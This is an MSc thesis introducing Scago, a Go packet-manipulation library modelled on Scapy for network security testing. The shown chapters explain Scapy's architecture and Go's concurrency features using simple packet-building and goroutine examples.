Scago: A Go library for implementing network protocols and cybersecurity testing

Tiago Miguel Fernandes Diogo

Thesis to obtain the Master of Science Degree in

Telecommunications and Informatics Engineering

Supervisor: Prof. Rui Jorge Morais Tomaz Valadas

Examination Committee

Chairperson: Prof. Luís Eduardo Teixeira Rodrigues
Supervisor: Prof. Rui Jorge Morais Tomaz Valadas
Member of the Committee: Prof. Carlos Nuno da Cruz Ribeiro

October 2023

Abstract

In an era where Internet security is paramount, cybersecurity tools that simulate attacks to pinpoint system vulnerabilities are vital. Scapy is a Python library that specializes in packet manipulation. It is widely used for network tasks such as scanning, tracerouting, and cybersecurity testing.

In this MSc Dissertation we developed a tool akin to Scapy, utilizing the Golang programming language, renowned for its fast performance, low memory overhead, and exceptional concurrency support. Scago is built upon the gopacket library. It follows the Scapy architecture and tries to mimic its readability and user-friendly interface. The Scago library currently supports the following attacks: TCP SYN flood, CAM overflow, ARP cache poisoning, STP root bridge hijack, VLAN double tagging, DHCP spoofing, DNS spoofing and RIP poisoning. We compared the Scago implementation of these attacks with equivalent implementations using Scapy. Our results show that Scago is significantly faster than Scapy, especially in the implementations of DoS attacks. Moreover, while the readability of Scapy is in general better, it becomes worse for attacks that require the use of concurrency. The library gives the user freedom to develop customizable scripts and create custom packets. Being a modular tool, we contributed to the public library gopacket by adding support to RIP and 802.3 protocol layers.

This work was supported by Instituto de Telecomunicações.

Keywords

Scapy, Golang, cybersecurity, network, packet, attacks

Resumo

Numa era em que a segurança na Internet é primordial, as ferramentas de cibersegurança que simulam ataques para identificar vulnerabilidades de sistemas são essenciais. Scapy é uma biblioteca Python especializada na manipulação de pacotes. É amplamente utilizada para tarefas de rede, como varreduras, traceroute e testes de cibersegurança.

Nesta Dissertação de Mestrado, desenvolvemos uma ferramenta semelhante ao Scapy, utilizando a linguagem de programação Golang, conhecida pelo seu rápido desempenho, baixo consumo de memória e excelente suporte à concorrência. Scago baseia-se na biblioteca gopacket. Segue a arquitetura do Scapy e tenta imitar a sua legibilidade e interface amigável ao utilizador. Atualmente, a biblioteca Scago suporta os seguintes ataques: inundação TCP SYN, overflow de CAM, envenenamento de cache ARP, sequestro de bridge raiz STP, dupla etiquetagem VLAN, spoofing de DHCP, spoofing de DNS e envenenamento de RIP. Comparamos a implementação destes ataques no Scago com implementações equivalentes usando o Scapy. Os nossos resultados mostram que o Scago é significativamente mais rápido que o Scapy, especialmente nas implementações de ataques DoS. Além disso, embora a legibilidade do Scapy seja geralmente melhor, ela diminui em ataques que requerem o uso de concorrência. A biblioteca permite ao utilizador desenvolver scripts personalizáveis e criar pacotes personalizados. Sendo uma ferramenta modular, contribuímos para a biblioteca pública gopacket adicionando suporte para as camadas de protocolo RIP e 802.3.

Este trabalho foi apoiado pelo Instituto de Telecomunicações.

Palavras Chave

Scapy, Golang, cibersegurança, rede, pacote, ataques

Contents

List of Figures

List of Tables

Acronyms

ACK	Acknowledge
ARP	Address Resolution Protocol
CAM	Content Addressable Memory
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
Dot3	802.3 ethernet layer
Go	Golang
ICMP	Internet Control Message Protocol
ICMPv6	Internet Control Message Protocol version 6
IPv4	Internet Protocol version 4
IPv6	Internet Protocol version 6
MAC	Media Access Control
MitM	Man-in-the-Middle
RIP	Routing Information Protocol
STP	Spanning Tree Protocol
SYN	synchronize
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
VLAN	Virtual Local Area Networks

1

Introduction

Contents

1.1 Introduction

In today's modern world, society relies more and more on the Internet for critical services such as healthcare, finance, and entertainment. This increases the importance of strengthening systems keeping them secure. Security analysts play a key role in identifying and addressing vulnerabilities that could compromise the integrity of these systems. While many security measures target software vulnerabilities in endpoint devices, there is also a need in addressing the vulnerabilities on the network infrastructure. This includes routers, switches and other network devices.

There exists several tools designed to detect and exploit vulnerabilities in networks. For instance, tools like **arpspoof** [1] and **macof** [2] from the dsniff suite focus on a specific attack type, while **yersinia** [3] targets layer 2 attacks to the Spanning Tree Protocol (STP) and Virtual Local Area Networks (VLAN), and **ettercap** [4] is employed for attacks to the Dynamic Host Configuration Protocol (DHCP) and various Man-in-the-Middle (MitM) attacks within local networks. When diving into route injection tools for different routing protocols, the list dwindles further, with offerings such as vRIN, which handles basic route injections, and OSV, which automates vulnerability checks on OSPF networks [5].

The Scapy library [6], written in Python, has packet construction and dissection capabilities. The mentioned library allows to develop scripts to replicate some of the most common attacks. It belongs to the collection of most used tools like nmap and tcpdump. However, it has some limitations. In some use cases the performance of this library is not the best since it is limited by the restrictions of Python.

1.2 Objectives

This MSc dissertation aims to create a Golang (Go) based library for implementing network protocols and security attacks, drawing inspiration from the Scapy architecture. Given Go's advantages in speed and enhanced concurrency, the library will be used to showcase key security attacks, followed by a comparison with Scapy's implementations.

1.3 Contributions

The contributions of this dissertation include the development of a library in Go, similar to Scapy. This library is built upon the gopacket library, following Scapy user-friendly interface and architecture. We demonstrated the use of the tool by coding the following security attacks: Content Addressable Memory (CAM) table overflow, VLAN double tagging, Address Resolution Protocol (ARP) cache poisoning, Transmission Control Protocol (TCP) synchronize (SYN) flood, STP root bridge hijack, Domain Name System (DNS) spoofing, DHCP spoofing and Routing Information Protocol (RIP) poisoning. For each attack, a comparison with a similar implementation using Scapy is done in terms of readability and execution time. Being a modular library, it facilitates the process of adding support to another protocol and gives the user freedom to developed customizable scripts. The library is provided through a Docker container [7], and the attacks are demonstrated on the GNS3 software [8]. We also contributed to the public library Gopacket by adding support to RIP and 802.3 ethernet layer (Dot3) protocol.

1.4 Report Structure

On chapter 2, we provide technical background on the Go and Python programming languages and introduce the Scapy library. Chapter 3 introduces the Scago library. It starts by explaining the developed code, the supported protocols and the utility functions. Chapter 4 gives examples of coding security attacks using Scago and compares with equivalent implementations in Scapy in terms of execution speed and readability. Finally, chapter 5 presents the conclusions and the topics for future work.

2

Scapy and Go

Contents

This chapter contains details of Scapy library. It explains the purpose of this tool, the structure used to built this tool and the most important functions and classes that will be useful to comprehend for the developed library. Also, the Go programming language is introduced and a discussion is made to understand the benefits and disadvantages when compared to Python.

2.1 Scapy

2.1.1 What is Scapy?

Scapy is a network packet manipulation library developed in Python. This programming language has a simple and dynamic syntax, which makes it the ideal language for scripting and application development. Python language is object oriented, which allows Scapy library to be modular, expandable and customizable as we will discuss later in the report.

In this library, it is possible to send, receive and manipulate network packets. This library handles the most common network tasks like scanning packets (Sniffing), building custom packets and creating automated answers for the supported network protocols (DNS, Internet Control Message Protocol (ICMP), ARP ...) [9]. Scapy can be seen as a library that combines the most important features of previously known tools like nmap, hping3, arpspoof, tcpdump, wireshark and so on.

2.1.2 What is Scapy used for?

Due to the vast possibilities and functionalities of Scapy, it can be used for many purposes. Focusing on the field of computer security, Scapy can be used to perform network attacks and scans e.g. Port scans to check open ports. The main advantage of this library is the possibility of modifying network packets at a low level according to our needs. It is possible create packets with multiple stacked layers , manipulate the values of each layer to create a custom packet to forge an attack, and, even if we don't change all values Scapy ensures that it automatically fills the necessary fields (Checksums, Destination ...) so packets are valid to be sent across the network. Using the customization aspect of Scapy, it is possible to write scripts to replicate the most common network attacks, e.g, ARP Cache poising, Man-in-the-Middle, DNS poisoning and DoS attack [10].

The modular way Scapy is built, allows the developers to build custom apps for their needs and add support to new protocols without worrying about the specifics of building new packets from scratch.

2.1.3 How Scapy works?

In this section we explore the most popular features of Scapy, focusing on the possibility of building custom packets.This will allow us to understand better how Scapy is built and works.

Scapy can be imported directly on the Python scripts since it is a publicly available library. It also offers an interactive shell.

2.1.3.1 Scapy folder structure

The Scapy library is organized into a set of modules and submodules, with each module providing a specific set of functions and classes. The top-level modules are organized into a set of folders, with each folder containing related modules. To better understand future references to files and folders there is a high-level overview of the Scapy folder structure in figure 1.




Figure 1: Scapy folder structure

2.1.3.2 Architecture of Scapy

The ability to nest multiple network layers in Scapy is achieved by using Python dictionaries. Each packet contains several nested dictionaries, where each dictionary corresponds to a layer and its child dictionary is the next available layer in the packet. To be able to understand how Scapy implements these features there was the need to inspect and study Scapy source code, available publicly at GitHub [11].

One of the most important files in Scapy structure is the **base_classes.py**. This file defines the base classes for the packet layers. These base classes provide the basic functionality for the packets and are extended by the specific protocol classes to implement the behavior for each protocol. The **base_classes.py** file defines the following base classes: **Packet_metaclass** and **BasePacket**. The **Packet_metaclass** and its subclasses provide additional functionality for constructing and modifying packets. The **BasePacket** class, on the other hand, provides the basic functionality for packets and defines the attributes and methods that are common to all packets in Scapy [12]. It is the foundation for the **Packet** class and is not intended to be used directly.

Following, in the **packet.py** file we can find the **Packet** class itself. This class is the lowest level class that will serve as a parent class for all the other layers that Scapy supports. To build a packet with multiple layers in Scapy, we can use the operator '/' to add a layer on top of another. An example is show in figure 2.

```
from scapy.all import *

# Create an Ethernet layer
eth = Ether(src='aa:bb:cc:dd:ee:ff', dst='00:11:22:33:44:55')

# Create an IP layer on top of the Ethernet layer
ip = IP(src='192.168.0.1', dst='192.168.0.2')

# Create a TCP layer on top of the IP layer
tcp = TCP(sport=1234, dport=80)

# Create the packet by adding all the layers
packet = eth / ip / tcp
```

Figure 2: Scapy custom packet with 3 layers

The code shown in the above figure, creates a packet with an Ethernet layer, an IP layer, and a TCP layer, in that order. The packet object represents the entire packet and contains the three layers as its components. The output of the **summary()** function, defined in **Packet** class, will show the layers and fields of the packet in a human-readable form.

The **layers** folder in Scapy contains the modules that define the packet layers for the various protocols supported by Scapy. Each protocol has a separate module, organized into subfolders based on the protocol family. Currently Scapy has support for the most important protocols, e.g. TCP, User Datagram Protocol (UDP), Internet Protocol version 4 (IPv4), Internet Protocol version 6 (IPv6), ICMP, Internet Control Message Protocol version 6 (ICMPv6), DNS, ARP, HTTP/S and many more. The **inet.py** contains the definition of the modules for the Internet Protocol (IP) and its derivatives, such as IPv4, IPv6, ICMP, TCP, etc. The **l2.py** file contains the modules for the Link Layer (L2) protocols, such as Ethernet, FDDI, IEEE 802.11, etc. All those classes inherit from the **Packet** class previously mentioned [13]. In figure 3, it is shown how the dependency and inheritance of packet classes in Scapy.




Figure 3: Packet dependency on Scapy

With this analysis to the architecture of Scapy, we can now understand better how Scapy handles the customization of packets and the possibility to stack multiple layers in the same packet. The way Scapy is built, makes it fully modular and scalable which allows the users to create and modify packets according to their needs. It also allows the developers to provide continuous support and improvements to the library, since support for new protocols or layers can be added by just creating the necessary class and adding the required fields. Let's say we want to add support for a new layer called **ExampleLayer** that has one field **Description**. For that we just need to define a new class, that should be a subclass of **Packet** class and define the fields. In figure 4, the definition of the **ExampleLayer** is provided.

```
from scapy.all import *

class ExampleLayer(Packet):
    name = "ExampleLayer"
    fields_desc = [
        StrField("field1", "Test")
    ]
```

Figure 4: ExampleLayer creation example

Another interesting feature about Scapy is that as soon as the user starts the library, Scapy automatically determines some configurations like the interfaces and the routing tables available on the operating system used. The configurations are saved under an instance of the class **Conf**, defined in the file **config.py**. The mentioned class uses the support of two classes to store the interfaces and the routes available. The **NetworkInterfaceDict** class defined in the **interfaces.py** file, stores the interfaces at disposal. Finally, the **Route** class, defined in the **route.py** file, stores the routes available in the system. Gathering those details about routes and interfaces, Scapy is also able to determine automatically the interface to be used when sending a packet in layer 3 according to the available interfaces.

2.1.3.3 Custom packets

As explained before, Scapy allows us to build packets and modify the fields of the built packet according to our needs and objectives. In figure 5, we show the construction of a default DNS query packet and the information of the packet summarized by the **.mysummary()** function.

```
>>> dns_query_packet=DNS()
>>> dns_query_packet.mysummary()
'DNS Qry "b\'www.example.com.\'" '
>>> 
```

Figure 5: DNS Query Packet

The figure shows that a DNS Query packet was created. Since we did not provide any details about the query, Scapy automatically filled the query with the **www.example.com** website. However, we can modify this packet by changing the query website to **www.google.com**. The figure 6 shows how we can do it in Scapy.

```
>>> dns_query_packet.qd.qname = "www.google.com"
>>> dns_query_packet.mysummary()
'DNS Qry "b\'www.google.com.\'" '
>>> 
```

Figure 6: Custom DNS Query Packet

The other functionality that Scapy has implemented is the possibility to have multiple layers, stacked on one another. To illustrate this, we will create a custom DNS packet stacked on top of layer 2 and layer 3 headers. In figure 7, an example for creating a packet with 3 layers stacked is provided.

```
>>> layers = Ether()/IP()/DNS()
>>> layers
<Ether  type=IPv4 |<IP  |<DNS  qd=<DNSQR  |> |>>>
>>>
```

Figure 7: Custom DNS Query Packet with stacked Layers

As we have seen before, Scapy allows packets to be modified in all fields and even stack layers. If we focus on the network security field, this feature allows the attackers/defenders to recreate multiple network attacks that need to have custom handmade packets.

2.1.3.4 Send and receive Packets

Scapy also has the possibility of sending and receiving packets. There are three defined functions that handles the network communication. All the mentioned functions can be found in the file **sendrecv.py**.

The **sendp()** and **send()** function are responsible for sending packets at layer 2 and 3 respectively. Both functions take as arguments the packet to be sent and the network interface to use. The network interface argument is optional. When talking about layer 3, Scapy can automatically determine the interface to use according to the routing table of the operating system in use, as explained in section 2.3.2. However in layer 2, there is always the need to provide the interface to be used.

Both functions use the internal _**send()** function. This function generates an object called **NetworkInterface** for a selected interface, which stores basic information about the interface such as its name, IP address, and Media Access Control (MAC) address. The **NetworkInterface** object is defined by a class in the **interfaces.py** file. The function then generates a **SuperSocket** object to handle socket communication, which will be explained in detail in section 2.3.7. Finally, it calls the _**gen_send()** function to send a packet using the **SuperSocket** object [12]. The architecture and dependency of **sendp()** and **send()** functions are shown in figure 8.




Figure 8: send() and sendp() functions architecture.

The **sr()** function is used to send a packet at layer 3 and receive its answer. The function uses new classes to understand how packet reception works. It starts by selecting the interface and creating a layer 3 socket for it. The method then calls **sndrcv()** function, which creates an instance of the **SndRcvHandler** class. This class is used to send packets and correctly match their answers. It also has support for threads, which are separate flows of execution in a program, and can increase the execution speed when sending large amounts of data. However, the threaded mode has limitations and known issues. According to the documentation, this mode can break the timestamps of packets, which could result in an impossible negative latency. This limitation occurs due to Python's limitations when developing multi-threading software. The **SndRcvHandler** class uses Python's callback functions to call the _**sndrcv_rcv()** function and pass it as an argument to a function. A callback function is a function that is passed as an argument to another function and is executed after a certain event [14].

The _**sndrcv_rcv()** function uses another important class: the **AsyncSniffer** also defined in **sendrecv** file. Scapy has the possibility to be used as a network sniffer and this class is responsible for the sniffing of packets and returns the list of sniffed packets. By default, this class is developed to sniff packets all the interfaces available at the system in use. However, there is the possibility to select a single interface. Scapy has the capability to parse offline pcap files (Packet Capture) [15]. This feature can be useful for a variety of reasons:

- **Analyzing network traffic** - Useful to detect traffic patterns, identify unusual activity or troubleshoot network issues.
- **Testing security controls** - Pcap files can be used to test the effectiveness of security control such as firewalls and intrusion prevention systems. By creating pcap files that simulate different type of attacks, security experts can test how well the defense systems are able to detect and block these threats.
- **Investigate securtity incidents** - By analayzing pcap files, we can reconstruct what happened identifying the source of the problem and the corresponding timestamps.

Figure 9 shows the transmission of an IP packet to the address **8.8.8.8** which belongs to Google. The **send()** function was used since we are working on layer 3 packets.

```
>>> send(IP(dst="8.8.8.8"))
.
Sent 1 packets.
```

Figure 9: IP Packet to Google

Following, we sent a ICMP echo request packet for the website **www.google.com** and observe the response. For that, we will use the **sr1()** function which is a variant of **sr()** function that returns only the packet that corresponds to the answer of the sent one. The response is shown in figure 10.

```
>>> ping1=sr1(IP(dst="www.google.com")/ICMP())
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
>>> ping1
<IP  version=4 ihl=5 tos=0x0 len=28 id=0 flags= frag=0 ttl=60 proto=icmp chksum=0xf81 src=216.58
.214.4 dst=172.16.21.17 |<ICMP  type=echo-reply code=0 chksum=0x0 id=0x0 seq=0x0 |<Padding  load
='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

Figure 10: ICMP ping to Google

2.1.3.5 Sniffing

Scapy can be used to implement a packet sniffer, which captures and analyzes network traffic passing through a network interface. The **sniff()** function is defined in the **sendrcv.py** file and uses the class **AsyncSniffer**, also defined in the same file. This class allows you to capture packets asynchronously, using a separate thread or process to handle the packet capture. This can be useful if you want to perform other tasks while the sniffer is running, or if you want to capture packets from multiple interfaces simultaneously. When the sniffer starts, Scapy creates a session, explained in section 2.3.5, and stores the captured packets in that session. In figure 11, we set up a sniffer in the interface **en0** and used the **show()** function that will show the details of the caputured packets at the moment.




Figure 11: Sniffing Packets

2.1.3.6 Socket communication

Scapy provides a number of classes and functions for creating and interacting with network sockets, which are used to send and receive packets over the network. The **SuperSocket** class, defined in the **supersocket.py** file, is a base class for socket-like objects that can be used to send and receive packets over the network. It is designed to be a flexible and extensible class for interacting with network sockets, and provides a number of methods and properties for managing the connection and handling of packets. When an instance of this class is created, it stores information such as the interface used and the socket for the communication (from the socket Python library, family **AF_INET** and type **SOCK_STREAM** by default).

This class redefines the send and receive methods from the traditional socket library in Python. The send function transforms the packets into bytes and sends them using the **send()** method defined in the socket library. The receive method, uses the **recv()** function from the socket library and transforms the data received into a **Packet** Scapy object, defined in **packet.py** file.

Scapy also contains several variations from the **SuperSocket** class. We have the **L2ListenTCPDump** which is a type of socket that reads packets at layer 2 using the tcpdump function. The **L3RawSocket** uses raw sockets **PF_INET**/**SOCK_RAW** and it also contains. It is also available a class **SimpleSocket**, which is used when a traditional socket is already provided and there is only the need to store that socket into an object. Finally, the **StreamSocket** that inherits the attributes and methods from **SimpleSocket** and **SuperSocket**. According to Scapy documentation, it used to transform a simple socket into a layer 2 socket. It is important to mention that all the previous classes inherit from the **SuperSocket** metaclass. The figure 12 describes the hierarchy of the **SuperSocket** class and the corresponding variations.




Figure 12: SuperSocket class hierarchy and the corresponding variations

2.1.4 Higher level functions

As we have seen in the previous sections, Scapy is developed in a very modular way. We have also explained how packets are built, customized and how the socket communications is handled.

Scapy also contains several useful high level functions and classes, that are worth to mention and explain. Those functions are built using the low level functions that we've explained in the previous sections and add interesting functionalities to Scapy.

2.1.4.1 AnsweringMachine

The **AnsweringMachine** is a class, defined in the **ansmachine.py** file. This class is used to create automated responses when a packet is received. It can be used to forge DNS replies or to create a ICMP reply as soon as we receive a ICMP request.

To create a reply, there is the need to have a sniffer on the desired interface so we can create the response as soon as we received the desired packet. For that, the class uses the **AsyncSniffer** class and the **sniff()** function previously explained.

2.1.4.2 Traceroute and traceroute map

Scapy also includes a built-in traceroute function. This function works the same way as the traditional traceroute available in Unix systems. The function **traceroute()** is defined in the file **inet.py**.

It takes as arguments the target IP address or host name, the destination port, the minimum and maximum time to leave and the source port. It also has the option to use a Scapy defined Packet instead of a normal ICMP packet.

The function uses the previously explained **sr()** function to send and receive packets. Finally, it builds an object of the class **TracerouteResult** which is an extension of the class **SndRcvList**. This class is the set of all packets that will be used to define the traceroute.

It also has the option to print a world map of the traceroute. The function **traceroute_map()** is used to call traceroute on multiple targets and display the world map with the traceroute results. This function calls the **traceroute()** on each of the specified targets.

2.1.4.3 Bridge and Sniff

In Scapy, the **bridge_and_sniff** function is a convenience function that combines the functionality of the **sniff** and **sendp** functions to allow sniffing and sending packets on a bridged interface. The **bridge_and_sniff** function sniff packets on two specified interfaces, iface1 and iface2, and calls a provided function, prn, for each packet that is sniffed. It also sends any packets that are sent using the send function on either interface.

The **bridge_and_sniff** function is useful for sniffing and sending packets on a bridged interface, for example, when you want to sniff and send packets between two networks connected by a bridge.

2.1.4.4 Tshark

This is a simple function that is intended to replicate the text-wireshark version. Basically, it sniffs the packets on a certain interface and calls the **summary()** function on the packet object. This function will summarize the packet into text.

This is an example of how easy it is to implement new simple but useful functions on Scapy. This is possible due to the modular way Scapy is built, which allows the developers to use the already developed functions to create new functionalities.

2.2 Go

In this chapter we introduce the Golang language and discuss its benefits or disadvantages when comparing with Python. We will also study how those benefits can be used to improve a tool similar to Scapy but developed in Golang.

2.2.1 Introduction to Golang

Golang, which is also known as Go, is an open-source, multipurpose and statically-typed programming language with a syntax similar to C. This language is supported by Google and it allows the developers to build reliable and trustworthy code. The Go language started in 2009 and has constantly grown in popularity since then. Many named organizations in the industry are using Go on their services, e.g. Paypal, Meta, Microsoft and Netflix. Also, the Docker Kubernetes were developed using Go [16].

Golang is designed to be a fast, scalable and effiencient language for building large-scale systems. It is suited for a variety of use cases such as bulding web servers and web services, developing command-line tools and utilities, creating distributed systems and microservices and building cloud-based applications and infrastructure. Go has a large standard library and a growing ecosystem of third-party libraries and frameworks, making it a popular choice for developers building a wide range of applications [17].

2.2.2 Features of Golang

Golang is a compiled programming language, meaning that the source code is transformed into a machine-readable form called executed, which can be run on a computer. In contrast, interpreted languages (e.g. Python) are executed directly by the interpreter, without the need of an intermediate executable. There are key differences between compiled and interpreted languages specially when talking about execution speed. Compiled languages are generally faster that interpreted languages since the executable code is optimized for the target platform and can be run directly by the machine. On the interpreted languages, the code is translated into machine code at run time by the interpreter.

2.2.2.1 Object-oriented programming

Object-oriented programming (OOP) has been one of the dominant paradigm that is based on the concept of objects which contain data and methods that operate on that data. As we have seen on section 2.1, Scapy uses this concept to define the core functionality into classes and respective objects. This allows Scapy to have a modular and extensible designed, making it easier to add new features.

Altough Go is not considered an OOP language, it has some features that allow developers to use it as an OOP language. It does not have traditional objects and classes, instead it has structs, methods and interfaces [18]. As explained in section 3.2.1 structs are a composite type that allow to group multiple variables of different types, similar to classes in Python. Methods are functions that operate on struct values, defined on structs themselves. An interface is a set of method signatures that defines a contract for types that implement the interface. The example on figure 13 will be used to show how Go uses structures to achieve a similar behaviour to classes in Python. This was the method that we used in the developed library.

```go
type Engine interface {
    Start() bool
}

type Car struct {
    motor bool
    brand string
}

type Boat struct {
    motor bool
    brand string
}

func (c Car) Start() bool {
    c.motor = true
    return true
}

func (b Boat) Start() bool {
    b.motor = true
    return true
}
```

Figure 13: Structs, Interfaces and Methods in Go

In the example of figure 13 there are two define structs **Car** and **Boat**. Those **structs** have two attributes and work similar to classes in Python. An interface named **Engine** defines the method **Start()**. The same method is defined for each available struct that will operate under the specific struct value **motor**. We can say that the type **Car** and **Boat** implement the interface **Engine**.

2.2.2.2 Concurrency

One of the most important features of Go is the concurrency support. Concurrency is about multiple tasks that start, run and finish in no order, at overlapping time periods. The way Go implements concurrency is using goroutines and channels.

A goroutine is a lightweight thread of an execution that is started by using the keyword **go** before calling a function. They are similar to threads in other programming languages but have some important differences. Goroutines are managed by the Go runtime, while threads are usually managed by the operating system. This implies that creating and managing goroutines is less expensive, in terms of memory usage, than creating threads. It is a common practice to create goroutines for tasks like I/O as it improves performance, scalability and eases concurrent and parallel code [19]. Channels are a way for goroutines to communicate with each other. They work as a pipe that can be used to send and receive values between goroutines. This allows for goroutines to synchronize the execution and activities. Combining channels and goroutines ease the process of development of concurrent programs and fault-tolerant systems [19].

Starting a goroutine is simple, and it uses the **go** keyword followed by the function to be executed. An example is show in figure 14.

```
    go bridge_aux(superSocket2, superSocket1)
```

Figure 14: Go keyword

This will run **bridge_aux()** in a new goroutine and the control will immediately return to the next line of the calling function, making the execution non-blocking.

When developing apps with goroutines, we must be wary of a unique behavior. Unlike other languages where the program counter waits for the called function to return before proceeding to the next instruction, a goroutine call in Go returns immediately. It's crucial to ensure the main routine that executed the goroutine remains active, giving it ample time to execute and return its value. [19]. This behavior is illustrated in two examples of the same algorithm, as shown in figure 15 and figure 16.

```
package main

import (
        "fmt"
)

func hello() {
        fmt.Println("Test with Goroutine")
}

func main() {
        go hello()
        fmt.Println("This is the main function")
}

```

```
This is the main function

Program exited.
```

Figure 15: Goroutine hello world test without sleep

```
1 package main
2
3 import (
4         "fmt"
5         "time"
6 )
7
8 func hello() {
9         fmt.Println("Test with Goroutine")
10 }
11
12 func main() {
13         go hello()
14         time.Sleep(1 * time.Second)
15         fmt.Println("This is the main function")
```

```
Test with Goroutine
This is the main function

Program exited.
```

Figure 16: Goroutine hello world test with sleep

By looking at the output of the execution on figure 15, we can observe that only the print instruction inside the main function was executed. That happened because the main routine ended before the execution of goroutine **hello()** is concluded. On figure 16, a sleep instruction was inserted in line 14 and the print instruction on the goroutine **hello()** was executed alongside the print from the main function.

To avoid this, we can use a variable of **sync.WaitGroup** type. The **sync.WaitGroup** is a straightforward way to wait for a collection of goroutines to finish executing. It's a counter underneath. When you launch a goroutine that you want to wait for, you increment the counter. When that goroutine finishes, it decrements the counter. When the counter reaches 0, it is safe to proceed in the main function that launched the goroutines. An example is shown in figure 17.

In the example, we can observe a goroutine function from lines 37 to 40. On line 33, the variable **sync.WaitGroup** is initiated, and on line 36 the counter is increased by 1. Following, a goroutine is launched to execute the function and on line 38 the instruction **defer wg.Done()** will assure the counter

```go
33     var wg sync.WaitGroup
34
35     for i := 0; i < 3; i++ {
36         wg.Add(1) // Increment the counter
37         go func(i int) {
38             defer wg.Done() // Decrement the counter when the goroutine finishes
39             fmt.Println(i)
40         }(i)
41     }
42
43     wg.Wait()
```

Figure 17: Sync.WaitGroup variable usage

is decreased when the go routines finishes. Finally, on line 43 the instruction **wg.Wait()** will assure that the main function does not finish before all go routines have returned.

Another mechanism to control is semaphores. A semaphore is a structure that is used to control the maximum number of goroutines that can be launched, working as a counter. An example is shown in figure 18.

```go
136 const maxGoroutines = 2  // Limit to 2 concurrent goroutines
137 var semaphore = make(chan struct{}, maxGoroutines)
138
139 func printNumber(i int) {
140     semaphore <- struct{}{}  // Acquire a token
141     defer func() { <-semaphore }()  // Release a token
142
143     fmt.Println(i)
144     time.Sleep(1 * time.Second)
145 }
```

Figure 18: Semaphore example

On line 137, a semaphore structure is established with a size limit set to **maxGoroutines**. Then, on line 140, a slot on the structure is taken up. The statement on line 141 ensures that once the function completes, this slot is freed. This mechanism guarantees that only 2 goroutines run concurrently.

2.2.3 Disadvantages and benefits of Golang

As any other programming language, Go has its benefits and downsides. One of the benefits of this language is the capacity to implement concurrent programs. There are another advantages attached to the use of Go. It is a simple language to learn as it has a syntax similar to C and C++ and there are a lot of documentation and support to ease the learning process. It is still a growing language and the community is still building support libraries. Therefore, we can not expect to have an extensive library like we have for an older language like Python. However, Go as some weak points as well. This language is not fully object-oriented but it has some features that can help us achieve similar results to an OOP.

2.2.4 Comparison with Python

Before moving with the explanation of the proposed tool, it is interesting to compare directly the Go with Python, which is the language Scapy is written, to understand what can be improved or what will be our difficulties.

2.2.4.1 What is Python?

Python is an interpreted, object-oriented, high-level programming language. Being an interpreted language, it works differently than Golang, which is a compiled language. On interpreted languages, the compilation is done during the run time, line by line. Python was made to be a simple, easy to read, learn and comprehend. It has a lot of built-in functions and it has an extensive support from the community with open source libraries. Being an object-oriented programming language, Python has a modular structure facilitating the reuse of objects and pieces of code as we have seen in Scapy architecture.

2.2.4.2 Differences and similarities with Golang

By looking at the explanation of Golang and Python we can start observing some differences between them. Both languages have their strong and weak points. There is no best programming language, it is a matter of choosing which one is more appropriate for our use case.

Starting by comparing the language itself, Golang is a compiled language and Python is an interpreted language. Also, Python has a simpler and easier to read syntax. While the Golang syntax is more similar to the C and C++ programming language. This can increase the learning curve for a developer that starts using Golang.

When talking about performance, Golang executes code faster since it does not compile the code on the run time like Python does. There are several benchmarks already performed for similar programs showing that Golang is faster that Python while consuming less computer resources. Looking at the example of the binary-tree implementation, which relates to a simplistic adaptation of Hans Boehms's GCBench by creating a binary-tree [20]. Another interesting benchmark is the reverse-complement test that relates to write the reverse-complement of a known DNA sequence [21]. The results are shown in the tables 2.1 and 2.2.

	Golang	Python
1st implementation	12.23 sec	47.80 sec
2nd implementation	12.77 sec	48.11 sec
3rd implementation	12.93 sec	50.62 sec
Average	12.64 sec	48.84 sec

Table 2.1: Results of benchmark binary-tree

